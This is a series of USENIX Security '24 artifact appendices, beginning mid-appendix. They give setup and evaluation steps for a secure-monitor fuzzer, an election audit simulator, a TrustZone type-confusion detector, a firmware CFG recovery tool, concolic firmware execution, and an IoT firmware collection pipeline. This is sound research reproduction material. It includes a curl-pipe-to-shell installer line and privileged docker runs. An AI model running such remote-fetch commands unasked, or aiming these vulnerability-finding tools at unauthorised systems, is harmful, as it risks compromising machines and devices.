**Execution:** Execute `make run-synth-eval TARGET=$TARGET` that will run the entire harness synthesis pipeline. This includes (1) compilation and linkage of the manually picked REE OS partition, (2) static analysis and interface recovery, and (3) probing of the SMC interface of the targeted secure monitor. You may ignore warnings during kernel compilation.

**Results:** Find the synthesized harness at `in/$TARGET/harnessdata.csv`. Each recovered interface is structured as described in Appendix B in our paper. To validate the correctness of interface prototypes (Table 2), compare the auto-generated harnessdata with our provided annotated harnessdata ground-truth file (`harnessdata_annotated.csv`). Furthermore, look into `/out/$TARGET/synth-summary-$TARGET.txt` to find a summarized report and compare it to Table 2.

**(E3):** *[Fuzzing] [10 human-minutes + 24 compute-hours]:*

**How to:** We conduct two fuzzing campaigns for one target using EL3XIR's baseline configuration ($iface^{-}/mmio^{-}$) representing the state-of-the-art and EL3XIR's full configuration ($iface^{+}/mmio^{+}$). We compare the resulting edge coverage to reason about **C3**.

**Preparation:** Ensure that secure monitor binary and `harnessdata.csv` are in `in/$TARGET`.

**Execution:** Execute `make run-fuzz-comp-eval TARGET=$TARGET` to start both fuzzing runs for ($iface^{-}/mmio^{-}$) and ($iface^{+}/mmio^{+}$). EL3XIR will automatically detect the number of CPU cores and assign half to each campaign while leaving leaving two free. If necessary you may set `NCORES` to a fixed number in the `Makefile` manually. The fuzzing campaigns will run 24 hours, but you may also halt them earlier using `make halt` (shortly wait until containers shut down) if necessary (e.g., after 5 hours). When finished run `make run-cov-comp-eval TARGET=$TARGET` to rerun all found test cases. You can plot an edge coverage graph for easy comparison using `make run-cov-comp-plot TARGET=$TARGET`. Warning and error message may be ignored if `out/$TARGET/plot.pdf` is generated.

**Results:** Inspect `out/$TARGET/plot.pdf` to see that EL3XIR's full configuration achieves higher edge coverage and results are similar to Figure 6 and Table 4 of our paper.

**(E4):** *[Reflected Peripheral Modeling] [10 human-minutes + 5 compute-minutes]:*

**How to:** We collect data about EL3XIR's reflect peripheral modeling by rerunning test cases with improved MMIO logging. The results confirm **C4**.

**Preparation:** We rerun test cases found during **E3**. Alternatively you may start a fresh fuzzing campaign with `make run-fuzz-eval TARGET=$TARGET HARNESS=$HARNESS MMIO_FUZZ=mmio`.

**Execution:** Execute `make run-mmio-comp-eval TARGET=$TARGET` to rerun all test cases found during **E3**'s fuzzing campaign with EL3XIR's full configuration ($iface^{+}/mmio^{+}$). If you started a fresh campaign, run `make run-mmio-eval TARGET=$TARGET HARNESS=$HARNESS MMIO_FUZZ=mmio`.

**Results:** Find a summary in file `mmio-summary-$TARGET-$HARNESS-mmio.txt` and compare the numbers to Table 3 of our paper to confirm that they look similar.

## A.5 Notes on Reusability

EL3XIR is designed to be extended with other secure monitor binaries. For this purpose, collect necessary artifacts and place them in a new folder in `in/`. If trying to fuzz a new secure monitor with EL3XIR the following steps are required:

1. Implement rehosting environment: This includes a bootloader stub, secure world stub, normal world stup, and handling of hardware interactions. You may look into `../secmonRehosting/rehostingEnvironments/` to find examples. Section 4.1 of our paper explains a high-level systematic process for rehosting secure monitor binaries.

2. Optional harness synthesis: If you want to use EL3XIR's full potential you need the associated REE OS source code files (or already compiled as LLVM-Bitcode). Then write a file `llvm-link.lst` that defines all kernel object files that may be interesting for exercising the secure monitor's interface. Section 5.3 of our paper provides more details. Finally, run `make run-synth-eval` to automatically synthesize the harness.

3. Fuzzing: When you successfully rehosted the new secure monitor binary you may already fuzz it with EL3XIR without interface awareness but optionally with reflected peripheral modeling (`make run-fuzz-test TARGET=$TARGET HARNESS=noiface MMIO_FUZZ=$MMIO_FUZZ`). When harness synthesis is complete, you can also activate interface awareness.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: The Decisive Power of Indecision: Low-Variance Risk-Limiting Audits and Election Contestation via Marginal Mark Recording

Benjamin Fuller, Rashmi Pai, Alexander Russell
University of Connecticut – Voting Technology Research Center
{benjamin.fuller,rashmi.pai,alexander.russell}@uconn.edu

## A Artifact Appendix

### A.1 Abstract

This artifact provides a simulation of the stopping time of ballot comparison risk-limiting audits (RLAs). In particular, the work introduces two new types of RLAs that make marginal marks explicit in a cast vote record (CVR). These are called Bayesian and Conservative RLAs. In addition, to the new methods we compare against the Baseline method. All methods use Kaplan Markov as the statistical test.

### A.2 Description & Requirements

*The simulation is largely CPU bound and does not require multiple cores or have a large memory footprint. It was run on a 2019 Intel Mac. It requires Python≥ 3.9 and NumPy 1.20.3. The main statistic that we report on is the 95% of required ballots. As a result, we have to run a large number of simulations to get an accurate prediction. Our tests used* 5000 *simulations which took several days to run.*

#### A.2.1 Security, privacy, and ethical concerns

*Not applicable. The simulation simple distributes discrepancy to different ballots in an election. It uses town size data from the 2020 Connecticut Election but this data is publicly available.*

#### A.2.2 How to access

Access on Github https://github.com/rpai0005/Questionable-Simulation-Tools/releases/tag/usenixae.

#### A.2.3 Hardware dependencies

Evaluation used one CPU on a 2019 Intel Macbook Pro. No large memory requirement.

#### A.2.4 Software dependencies

Python≥ 3.9 and NumPy ≥1.20.3.

#### A.2.5 Benchmarks

Uses 2020 CT Town data which is included in repository.

### A.3 Set-up

git clone and as needed install python3 -m pip install NumPy=1.20.3. Change directory to the cloned repository directory.

#### A.3.1 Installation

#### A.3.2 Basic Test

To run a simple basic test open Questionable_Input.txt and change Simulations per margin=5000 to be Simulations per margin=11. Then run python3 Questionable_Simulation.py. This should take a few minutes to run (6 min on the 2019 Intel MacBook Pro) and will out a line for each set of simulation parameters. Once this completes change Questionable_Input.txt back Simulations per margin=5000.

### A.4 Evaluation workflow

You should now be ready to run the full evaluation. This runs 5000 simulations for each set of parameters. There are 3 margins, 3 types of audits, 11 probabilities of the mark being interpreted as full, and up to five different probabilities for each of these of what is recorded on the CVR. This means that the full run is ≈ 5000*3*3*11*5 ≈ 2.5 million simulations. Each of the 5000 simulations groups will be written on one row of the CVR. You may wish to redirect output by running python3 Questionable_Simulation.py > Simulation_Output.txt. These results were transcribed into Tables 2, 3, and 4. In particular, the qMath column indicates the approach used, 0 is the Baseline approach, 1 is the Bayesian approach, and 2 is the Conservative approach. q_CVR_rate is the rate at which marginal marks are counted as votes on

the CVR. q_auditor_rate is the rate at which marginal marks are counted as votes by the audit board. Margin is the diluted margin ($\mu$ in Tables). Table 2 consists of the first nine rows $\mu = .01, .02, .03$ with q_CVR_rate and q_auditor_rate as .5. Table 3 is a summary of Table 4 which is the rest of the printed rows. In Table 3 q_CVR_rate = q_auditor_rate and is denoted as $p_m$. In Table 3, q_CVR_Rate is denoted as $p_{cvr}$ and q_auditor_rate is denoted as $p_{MAaudit}$.

### A.4.1 Major Claims

**(C1):** That both the Bayesian and Conservative methods reduce the 95% of sampled ballots in comparison to Baseline by $\approx 10\%$ using the Kaplan Markov statistical test. This is shown in Table 2 at a margin of $\mu = .01$.

### A.4.2 Experiments

All experiments are run using the call python3 Questionable_Simulation.py > Simulation_Output.txt. Expected run time on CPU equivalent to 2019 Intel MacBook Pro is 45 compute hours. Minimal harddisk or memory requirement. Note that the experiment is randomized so results may differ slightly.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: GlobalConfusion: TrustZone Trusted Application 0-Days by Design

Marcel Busch Philipp Mao Mathias Payer
EPFL, Lausanne, Switzerland

## A Artifact Appendix

### A.1 Abstract

Trusted Execution Environments form the backbone of mobile device security architectures. The GlobalPlatform Internal Core API is the de-facto standard that unites the fragmented landscape of real-world implementations, providing compati- bility between different TEEs. Unfortunately, our research reveals that this API standard is prone to a design weakness. Manifestations of this weakness result in critical type-confusion bugs in real-world user-space applications of the TEE, called Trusted Applications (TAs). At its core, the design weakness consists of a fail-open design leaving an optional type check for untrusted data to TA devel- opers. The API does not mandate this easily forgettable check that in most cases results in arbitrary read-and-write exploitation primitives. To detect instances of these type-confusion bugs, we design and implement GPCheck, a static binary analysis system capable of vetting real-world TAs. We employ GPCheck to analyze 14,777 TAs deployed on widely used TEEs to investigate the prevalence of the issue. We reconfirm known bugs that fit this pattern and discover unknown instances of the issue in the wild. In total, we confirmed 9 known bugs, found 10 instances of silently-fixed bugs, and discovered a surprising amount of 14 critical 0-day vulnerabilities using our GPCheck prototype. Our findings affect mobile devices currently in use by billions of users.

This artifact aims to demonstrate GPCheck's capabilities to detect the above mentioned type-confusion bugs.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

GPCheck is fully dockerized and should not harm the computer of the artifact evaluator.

#### A.2.2 How to access

The code and documentation are available on GitHub: https://github.com/HexHive/GlobalConfusion/tree/sec-ae.

#### A.2.3 Hardware dependencies

We do not have special hardware requirements. Our analyzer can be configured with a longer timeout to compensate for slow hardware.

#### A.2.4 Software dependencies

We tested our setup on Ubuntu 22.04.2 using Docker version 23.0.1 and the docker-compose plugin version 1.29.2.

#### A.2.5 Benchmarks

Our dataset consists of proprietary TA blobs. Due to intellectual property concerns, we cannot publicly share these blobs. For research purposes, we will share our dataset on demand.

### A.3 Set-up

#### A.3.1 Installation

Follow the SETUP steps in our `README.md`.

#### A.3.2 Basic Test

Analyze the two pre-compiled examples mentioned in HOWTO in our `README.md`.

### A.4 Evaluation workflow

#### A.4.1 Major Claims

**(C1):** GPCheck can detect type-confusion bugs resulting from the design weakness of the GP TEE Core Internal API in closed-source TAs (Table 3 and Table 4).

**(C2):** The type-confusion vulnerability resulting from the design weakness of the GP TEE Core Internal API is widely prevalent in the Android mobile device ecosystem.

#### A.4.2 Experiments

**(E1):** *[GP Function and Type-Confusion Bug Detection] [30 human-minutes + 2 compute-hours]*:
In this experiment, we provide the datasest from Table 3 and Table 4 to demonstrate GPCheck's capability to

detect GP function in stripped binaries, and its type-confusion detection on a ground-truth dataset.

**Preparation:** Download the GP function detection ground-truth dataset and the GP type-confusion ground-truth dataset.

**Execution:** Run GPCheck as described on the `README.md` on these datasets. Make sure to select the correct `TEE` to trigger the correct function detection logic. For instance `oppo_kinibi` for TAs on Oppo Kinibi, `mitee` for MiTEE TAs, and `qualcomm` for QSEE TAs.

**Results:** The function detection for the TAs in the GP function detection ground-truth dataset should resemble the results in Table 3. When a TA is not GP-compliant, the report should say "*not GP compliant*".

The GP type-confusion detection for the GP type-confusion ground-truth dataset should resemble the results shown in Table 4. The results provide evidence for **C1**.

**(E2):** *[TA Type-Confusion Vulnerabilities] [30 human-minutes + 2 compute-hours]*:

In total, we found 33 unique vulnerable TAs. This experiment serves to confirm these vulnerable TAs.

**Preparation:** Download the vulnerable TAs dataset.

**Execution:** Run GPCheck as described on the `README.md` on this dataset.

**Results:** GPCheck should report all of these TAs to be vulnerable. These TAs are distributed across 5 reputable OEMs and affect 54 recent mobile devices employing the 5 dominant TEE implementation on the market. Given the wide spread of the type-confusion bug, we conclude that it is widely prevalent in the Android mobile ecosystem (**C2**).

## A.5 Notes on Reusability

Our analyzer can be used to detect GP type-confusion bugs in future proprietary GP-compliant TAs.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.






# USENIX Security '24 Artifact Appendix: "FFXE: Dynamic Control Flow Graph Recovery for Embedded Firmware Binaries"

Ryan Tsang
University of California, Davis

Asmita
University of California, Davis

Doreen Joseph
University of California, Davis

Soheil Salehi
University of Arizona

Prasant Mohapatra
University of California, Davis

Houman Homayoun
University of California, Davis

## A Artifact Appendix

### A.1 Abstract

This appendix describes the software artifacts for the paper *FFXE: Dynamic Control Flow Graph Recovery for Embedded Firmware Binaries*. It contains information on the contents of the artifact repository, the software requirements for usage, as well as instructions for setup and reproduction of experiments.

### A.2 Description & Requirements

Artifacts were developed natively on an Apple Macbook M1 Pro, primarily in Python; however, to the best of our knowledge, none of primary the artifacts for reproduction are machine or architecture-specific. So long as the prequisite Python packages install without error, tests for FFXE itself should be able to run natively (this is untested on Windows).

We have provided a Dockerfile that also installs additional software for running tests for the other tools FFXE was compared against. The build time for the Dockerfile is quite long, however, and upon request, we can provide a prebuilt docker image file directly. *The Dockerfile has not been tested on Windows.*

Please note that because we could not obtain approval from healthetile.io to release their firmware artifacts, the case study outlined in the main paper under Section 5.4 is unavailable for evaluation.

#### A.2.1 Security, privacy, and ethical concerns

To the best of our knowledge, executing the code in our repository should not present any risk to the machine security of any evaluators.

It should be noted that we do run the Docker container provided with `-privileged` enabled due to performance limitations in unprivileged mode.

#### A.2.2 How to access

Our artifact repository at commit `17adcd8` can be accessed on GitHub at the following link: https://github.com/rchtsang/ffxe/tree/17adcd8

#### A.2.3 Hardware dependencies

Our artifacts have been tested on an Apple Macbook M1 Pro with 16GB RAM and 8 performance cores.

Multiple cores should not be necessary for evaluation. We have not tested the software on a machine with less RAM within recent history and cannot make guarantees for machines with less than that; however, we believe less RAM (around 10-12GB) should not present a major issue.

No other specific hardware features should be necessary.

#### A.2.4 Software dependencies

Software was tested natively and in a Docker container backed by a vanilla Colima instance.

To run only FFXE tests natively, the following software is needed:

- `conda/mamba >= 23.9.0` (recommend `miniforge`)

Required Python packages are managed by `conda` environments whose YAML files can be found in the repository under `docker/envs`.

To run tests for other tools for comparison purposes, the following additional software is needed:

- `Ghidra >= 10.3.2`
- `Ghidrathon >= 4.0.0`

We will not provide installation instructions for Ghidra and Ghidrathon as we have provided a Dockerfile should the evaluator be interested in running those tests.

Note that for full reproduction of our real-world tests, we also rely on FirmXRay to locate base addresses before beginning our analysis. As this is an older project, it is difficult to install natively and we highly recommend using the provided

Dockerfile, though this should not be necessary for recreation of immediate results.

To run tests in Docker, the following software is needed:

- `Docker >= 25.0.2`
- `make >= 3.81` (convenience Makefile on Mac/Linux to build/run docker container)

#### A.2.5 Benchmarks

No addtional datasets need to be fetched for this artifact, as all necessary samples are already included in the repository.

### A.3 Set-up

#### A.3.1 Installation

**Native** (for running FFXE tests only)

Once `conda/mamba` has been installed, the environment for running FFXE tests can be installed by running the following command from the root directory:

```
conda env create -f docker/envs/ffxe.yml
```

*ffxe must be installed with the following command at the project root to make use of scripts*:

```
pip install -e .
```

**Docker**

Once `docker` is installed, a docker daemon must be running before invoking any docker commands. If Docker for Desktop is installed, the application should be open to begin running the daemon. Colima is another alternative and can be initiated with `colima start`.

Ensure that the daemon is live by running `docker version`. If no message saying "is docker daemon running?" is displayed, then the daemon is live.

To build and run the docker container, use the following commands:

```
# build docker image
$ docker build -t ffxe/workspace:dev docker

# start a container
$ docker run \
    -t -d                   \
    --privileged            \
    --init                  \
    --name=ffxe-workspace   \
    --entrypoint=bash       \
    -v `pwd`:/home/ffxe     \
    ffxe/workspace:dev

# get a shell in container
$ docker exec -w /home/ffxe -it ffxe-workspace
 ↪ /bin/bash

# kill running container
$ docker rm -f ffxe-workspace
```

#### A.3.2 Basic Test

**Native** (for FFXE tests only)

The basic FFXE tests can be invoked by running the following from the repository root:

```
# activate conda environment
$ conda activate ffxe
# install ffxe as package (must be done on
 ↪  first activation of ffxe env)
$ pip install -e .
# run the basic tests
$ python tests/test-unit.py
```

A series of results should be printed for the basic firmware samples. If this is the case, the real-world samples can also be run using `scripts/test-real.py`.

Running both of these will produce CFGs that be used in later comparisons to reproduce results.

**Docker**

The same tests as above can also be performed in docker after getting a shell in a built container.

However, do note that due to limitations of docker on MacOS, the performance is considerably worse. These limitations will not be present if run in a docker container on Linux.

### A.4 Evaluation workflow

#### A.4.1 Major Claims

We make the following major claim in our paper:

**(C1):** *FFXE is able to resolve CFG edges corresponding to indirect function calls for registered functions in interrupt service routines where other tools cannot.*

Other claims made in our paper are incidental to this major claim. (Our claims regarding complementary coverage comparison follow directly from this major claim. Real-world comparisons did not explicitly test for this claim and were included at the request of the reviewers during revisions. Those comparisons can be repeated, but we will not outline the steps here. All code used to produce our main papers figures is present in our artifact repository.)

#### A.4.2 Experiments

**(E1):** *Resolving Registered Functions [30 human-minutes + <=2 compute-hour + <1GB disk]: In this experiment, multiple tools including FFXE are used to recover CFGs from a set of known firmware samples taken from the Nordic NRF5 SDK which contain indirect calls to registered functions. Recovered CFGs are then analyzed to check if any edges to registered function sites are*

*actually resolved and the results are tabulated into the LaTeX-formatted table used for Table 1 of the main paper.*

**How to:** To reproduce this experiment, run scripts to perform CFG extraction for sdk samples for each tested engine: FXE, FFXE, Ghidra, and `angr`. The extracted CFGs will then be compared against the known registered function locations found in `tests/registered-functions.json` to check if any edges to those locations were successfully identified.

**Preparation:** Scripts for each set of tools requires activating a different conda environment, which can be done as follows from the root directory:

```
$ conda activate ffxe ; pip install -e .
$ conda activate ghidra
$ conda activate angr
```

Environments should be deactivated before activating a new one.

**Execution:**

1. Run FFXE tests (natively or in docker)

```
$ # conda env must be active
$ [ $(basename $CONDA_PREFIX) = "ffxe"
↪  ] || conda activate ffxe
$ # ffxe must be installed in conda env
↪  via pip
$ [ pip show ffxe &> /dev/null ] || pip
↪  install -e .
$ python tests/test-unit.py
$ conda deactivate
```

2. Run FXE tests (natively or in docker)

```
$ # conda activate ffxe
$ python tests/fxe-all.py
$ # conda deactivate
```

3. Run ghidra tests (natively or in docker)

```
$ # conda activate ghidra
$ python scripts/ghidra-analyze.py
$ # conda deactivate
```

4. Run angr tests (natively or in docker)

```
$ # conda activate angr
$ python scripts/angr-analyze.py
$ # conda deactivate
```

**Results:** The script to generate the Table 1 from our main paper analyzes each CFG and looks for edges to the known indirectly-called functions listed in `tests/registered-functions.json`.

The script will print out the latex-formatted table and can be run after all above scripts are run using the commands:

```
$ conda activate ffxe
$ python scripts/tabulate-regfuncs.py
```

## A.5 Notes on Reusability

FFXE currently outputs its CFG as a python pickle file serialized with the `dill` package. The output CFG is represented essentially as a dictionary containing the keys "nodes" and "edges".

The "nodes" value is a set of tuples containing the start address of the basic block and its size in bytes.

The "edges" value is a set of tuples containing a "from" address and a "to" address that represent the beginning and end of an edge.

Obviously this isn't a terribly useful format for direct analysis, but it was chosen to make comparisons presented in the paper easier. There is a better CFG and basic block model classes in the `models.py` file.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.






# USENIX Security '24 Artifact Appendix: CO3 Concolic Co-execution for Firmware

Changming Liu
Northeastern University

Alejandro Mera
Northeastern University

## A Artifact Appendix

### A.1 Abstract

This artifact contains all the source code and scripts developed for the CO3 project. It has three main components: 1. the instrumentation pass, 2. the firmware source code, 3. the orchestrator.

The workflow is that, we use the instrumentation pass to instrument the application code inside the firmware source code. The instrumented firmware, when flashed into the microcontroller board, will report the program status either through the USB port, or a serial port to the workstation. The orchestrator running on the workstation will receive the information and then start doing concolic execution.

The difficulty in reproducing this experiment is the lack of the physical MCU that runs the instrumented firmware. Moreover, flashing the firmware to the board requires some domain knowledge and is unfriendly to people who do not have experience with the MCU.

As a result, we prepare a Linux program that can be instrumented and carry out the same process mentioned above. This experiment is not mentioned in our main paper, its sole purpose is to carry out the experiment in a more controlled and accessible environment (i.e., the linux OS) compared to the original MCU board environment.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

None

#### A.2.2 How to access

The whole code can be accessible at git clone https://github.com/Lawliar/CO3/releases/tag/v1.0.0

Please clone this repo and follows the readme.

#### A.2.3 Hardware dependencies

The original CO3 requires the MCU. However, since purchasing a MCU and the subsequent flashing the firmware are not feasible, we prepare a linux program as a replacement to perform concolic co-execution.

#### A.2.4 Software dependencies

- Docker

#### A.2.5 Benchmarks

CGC-CROMU-00001

### A.3 Set-up

We have packaged all the building process into the dockerfile. By running

```
docker build . -t co3
```

one will be able to set up the environment, build the instrumentation pass, instrument the CGC-CROMU-00001 program, build the orchestrator. These are the same components used in the firmware setting, with special configuration to run on the workstation.

#### A.3.1 Installation

Everything is inside the docker container once it is built. Then run

```
docker run -it co3 /bin/bash
```

to launch the container.

### A.4 Evaluation workflow

#### A.4.1 Major Claims

**(C1):** *The core design of CO3 is to instrument the target program. The instrumented program will automatically report symbolic state to the orchestrator. The orchestrator will receive the messages from the instrumented program and generate alternative inputs through concolic execution.*

#### A.4.2 Experiments

**(E1):** Instrumentation and generate Symbolic Value Flow Graph (SVFG) [a few seconds computer time]: Using the LLVM pass that we develop, one should be able to

instrument a program. After instrumentation, we generate a binary that has reporting logic embedded in it. Besides, the SVFG should also be produced.
**How to:** This instrumentation process was automated in `/CO3_SOURCE/sym_runtime/CROMU_00001/CMakeLists.txt`. This process has already been executed when building the docker image.
However, this process can be re-executed. One can simply delete the `build` and `intermediate_results` folder, and run cmake to generate them again.
**Execution:** Run `cmake` following the command in dockerfile. Specifically,

- create a `build` folder under `CROMU_00001`
- Under the `build` folder, run `cmake -DCO3_32BIT=OFF -DCO3_NO_SHADOW=OFF -DCO3_DOCKER_BUILD=ON ..`
- `make`

**Results:**
- The SVFGs will be generated under `intermediate_results`.
- The executable will be generated under `build`.
- Both of them will be in the same level.

**(E2):** Concolic Co-execution. The instrumented program will communicate with the orchestrator to perform concolic execution.
**How to:** We launch the instrumented program, it then will wait for input from the orchestrator. We then launch the orchestrator, specifying the SVFG folder. Since this process requires running two processes at the same time, we wrote a script to simplify the process.
**Execution:** One can simply go to `/CO3_SOURCE/utils`, then execute

```
python3 co3_workstation.py -p 0 -b 0
```

**Results:** One can expect to see concolic execution be performed as the output shows. Feel free to execute as long as you feel like, and terminate with `ctrl + c`. The generated inputs will be in `/CO3_SOURCE/sym_runtime/CROMU_00001/intermediate_results/output`.
**Possible Issue:** If the python script complains about the missing concreteInputs.bin. It means that, it tries to read the seed input from the `/CO3_SOURCE/sym_runtime/CROMU_00001/intermediate_results/concreteInputs.bin` but it was missing. One can simply copy the PoV file `/CO3_SOURCE/sym_runtime/CROMU_00001/pov/first1K.xml.bin2` to `/CO3_SOURCE/sym_runtime/CROMU_00001/intermediate_results/concreteInputs.bin`, and run `touch /CO3_SOURCE/sym_runtime/CROMU_00001/intermediate_results/fileUSB.bin`

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: Unveiling IoT Security in Reality: A Firmware-Centric Journey

Nicolas Nino*
University of Georgia

Ruibo Lu*, Wei Zhou
Huazhong University of Science and Technology

Kyu Hyung Lee
University of Georgia

Ziming Zhao
Northeastern University

Le Guan
University of Georgia

## A Artifact Appendix

### A.1 Abstract

To study the security properties of the Internet of Things (IoT), firmware analysis is crucial. In the past, many works have been focused on analyzing Linux-based firmware. Less known is the security landscape of MCU-based IoT devices, an essential portion of the IoT ecosystem. Existing works on MCU firmware analysis either leverage the companion mobile apps to infer the security properties of the firmware (thus unable to collect low-level properties) or rely on small-scale firmware datasets collected in ad-hoc ways (thus cannot be generalized). To fill this gap, we create a large dataset of MCU firmware for real IoT devices. Our approach statically analyzes how MCU firmware is distributed and then captures the firmware. To reliably recognize the firmware, we develop a firmware signature database, which can match the footprints left in the firmware compilation and packing process. In total, we obtained 8,432 confirmed firmware images (3,692 unique) covering at least 11 chip vendors across 7 known architectures and 2 proprietary architectures. We also conducted a series of static analyses to assess the security properties of this dataset. The result reveals three disconcerting facts: 1) the lack of firmware protection, 2) the existence of N-day vulnerabilities, and 3) the rare adoption of security mitigation.

### A.2 Description & Requirements

This section provides all the information necessary to recreate the same experimental setup to run the artifact. Our artifact includes 1) tools to analyze Android APKs to extract URLs for OTA firmware update; 2) tools to extract Android APKs for candidate firmware; 3) an LLM-powered crawler to download candidate firmware from OTA URLs; 4) a pipeline to validate firmware and extract firmware metadata; 5) a dataset of 3,692 firmware images that were collected using the tools above; 6) firmware analysis tools to detect security defects in the collected firmware.

As discussed in the paper, releasing the firmware dataset poses potential risks, including copyright infringement and misuse. Therefore, only the tools will be released. The firmware dataset is only provided temporarily during the AE process and will be deleted afterwards.

#### A.2.1 How to access

The artifact can be downloaded from the GitHub repo publicly available at `https://github.com/MCUSec/RealworldFirmware/releases/tag/usenixae`.

#### A.2.2 Hardware dependencies

A machine with an x86-64 CPU and at least 24 GB of memory and 60 GB of free storage is recommended.

#### A.2.3 Software dependencies

A Linux environment is needed. While all major distributions should be supported, we recommend Ubuntu $\geq$ 20.04. Our artifacts have been tested on Ubuntu 22.04 LTS. For module specific dependencies please refer to §A.3.

#### A.2.4 Benchmarks

- APK dataset: A CSV file containing the names and SHA values of the 40,675 APKs used in our experiments.
- Test dataset: Since it is impractical to run our tools against all 40,675 APKs, we selected 20 sample APKs in the folder `apk-dataset` for testing.
- Firmware dataset: The 3,692 firmware images collected in our experiments. It can be downloaded from `https://drive.google.com/file/d/1b0gr-5a7ICIvpylGSNf-Xp3m_dLfmRy2/view?usp=sharing`. We will delete it after the AE process.

### A.3 Set-up

This section describes the steps to set up the experiment environment, assuming a fresh Ubuntu 22.04 installation.

### A.3.1 Installation

Install general software dependencies:

- `sudo add-apt-repository ppa:deadsnakes/ppa`
- `sudo apt -y update`
- `sudo apt install -y openjdk-11-jdk openjdk-17-jdk python3.11 python3-pip curl z3 unzip rsync`
- `pip3 install --upgrade pip`

Clone the artifact folder from Github. Set the project root directory to the location where the artifact was cloned: `export PROJECT_FOLDER=/home/<USER>/RealworldFirmware`. Then, enter the project folder: `cd $PROJECT_FOLDER`.

Install `apktool` for disassembling the APKs: `sudo ./install_apktool.sh`.

The folder `$PROJECT_FOLDER/otacap` contains URL analysis tool. It depends on the `Z3` solver.

1. `mv otacap/VSA/build/dependencies/libz3java.so /usr/lib/x86_64-linux-gnu/jni/`
2. `mv otacap/VSA/build/dependencies/libz3.so /usr/lib/x86_64-linux-gnu/jni/`

In folder `$PROJECT_FOLDER/FirmXRay`, we have a customized FirmXRay. Add the `ghidra.jar` file, found in https://drive.google.com/file/d/1emNNUBO61lLMdDBbVeI8z5NCdl5GypsG/view?usp=sharing to `$PROJECT_FOLDER/FirmXRay/lib/`. To build it, run `cd $PROJECT_FOLDER/FirmXRay && make`.

In folder `$PROJECT_FOLDER/binwalk`, we have a customized binwalk. To set up its dependencies and install it:

1. `cd $PROJECT_FOLDER/binwalk`
2. Install dependencies: `pip3 install -r requirements.txt && sudo pip3 install protobuf==3.6.1`
3. Install binwalk: `python3 setup.py install`

Install Ollama with llama3:

1. `curl -fsSL https://ollama.com/install.sh | sh`
2. `ollama serve &`
3. `ollama pull llama3`
4. `pip3 install ollama==0.2.0`

In folder `$PROJECT_FOLDER/crawler`, we have the Crawler. To set up its dependencies:

1. `cd $PROJECT_FOLDER/crawler`
2. Install scrapy: `pip3 install scrapy==2.11.2`
3. In `crawler/httpftp/source/settings.py`, modify the field `FILES_STORE` to `$PROJECT_FOLDER/crawler/httpftp/results/files`. Note that `$PROJECT_FOLDER` must be replaced with the real path.

Folder `$PROJECT_FOLDER/FirmFlaw` contains the binary analysis tool. To set up its dependencies:

1. `chmod 1777 /tmp`
2. `cd $PROJECT_FOLDER/FirmFlaw`
3. `mkdir logs res db fidb ghidra_projects firmwares`
4. Install pyhidra: `pip3 install pyhidra==1.2.0`
5. `curl -L -O https://github.com/NationalSecurityAgency/ghidra/releases/download/Ghidra_11.1_build/ghidra_11.1_PUBLIC_20240607.zip`
6. `unzip ghidra_11.1_PUBLIC_20240607.zip`
7. `export GHIDRA_INSTALL_DIR=$PROJECT_FOLDER/FirmFlaw/ghidra_11.1_PUBLIC`

### A.3.2 Basic Test

**[OTACap]** Extracting OTA URLs from APKs.

1. `cd $PROJECT_FOLDER/otacap/VSA`
2. `./gradlew build -Dorg.gradle.java.home=/usr/lib/jvm/java-11-openjdk-amd64/`
3. `cd .. && java -Xms5g -Xmx16g -jar VSA/build/libs/IoTScope-1.0-SNAPSHOT-all.jar -d config/combined.json -p ../Android/Sdk/platforms/ -o ./output-jsons/ -t config/taintrules.json -a ../apk-dataset/com.brocel.gdb -dj dex_tools_2.1/d2j-dex2jar.sh`

OTACap should output a JSON file for the APK to `otacap/output-jsons`. It contains the reconstructed URLs along with some metadata.

**[bin-unpack]** Extracting firmware from APKs.

1. `cd $PROJECT_FOLDER/bin-unpack`
2. `python3 decompress-apks.py`
3. `chmod +x ./extract-binaries.sh && ./extract-binaries.sh`

It should extract APKs in `apk-dataset` and copy the found firmware images to `$PROJECT_FOLDER/bin-unpack/fw_images`.

**[FirmProcessing]** Pipeline to recognize firmware and extract metadata.

1. `cd $PROJECT_FOLDER/FirmProcessing`
2. `sudo python3 run_step1_convert2bin.py`
3. `python3 run_step2_binsorter.py --enable-firmxray`

The script `run_step1_convert2bin.py` takes in candidate images in `FirmProcessing/originals` and decodes them. The results are stored in the folder `FirmProcessing/step1_bins`, which are further analyzed by the script `run_step2_binsorter.py` to recognize and categorize firmware. The final results are stored in `FirmProcessing/step2_PostSig`. Each image is accompanied by a JSON file containing firmware metadata such as base address, entry point, and architecture when found.

**[FirmFlaw]** The binary analysis tool.

1. `cd $PROJECT_FOLDER/FirmFlaw`

2. `./build.sh ../FirmProcessing/step2_postSig`
3. `python3 Mitigation.py ./ghidra_projects arm_bins`
4. `./FunctionID.sh && ./SimMatch.sh`
5. `python3 ResGen.py`

After FirmFlaw is complete, we can find the results documented in `./res/results.md`. This file presents the results of the complexity analysis, mitigation detection and library adoption in markdown table format. Additionally, it includes detailed descriptions explaining the items in the table and their meaning.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** OTACap can recover URLs used in firmware update from APKs. This is proven by the experiment (E1), which runs OTACap against 20 sample APKs. Our paper shows the results obtained from running all the 40,675 APKs in Section 6.3.

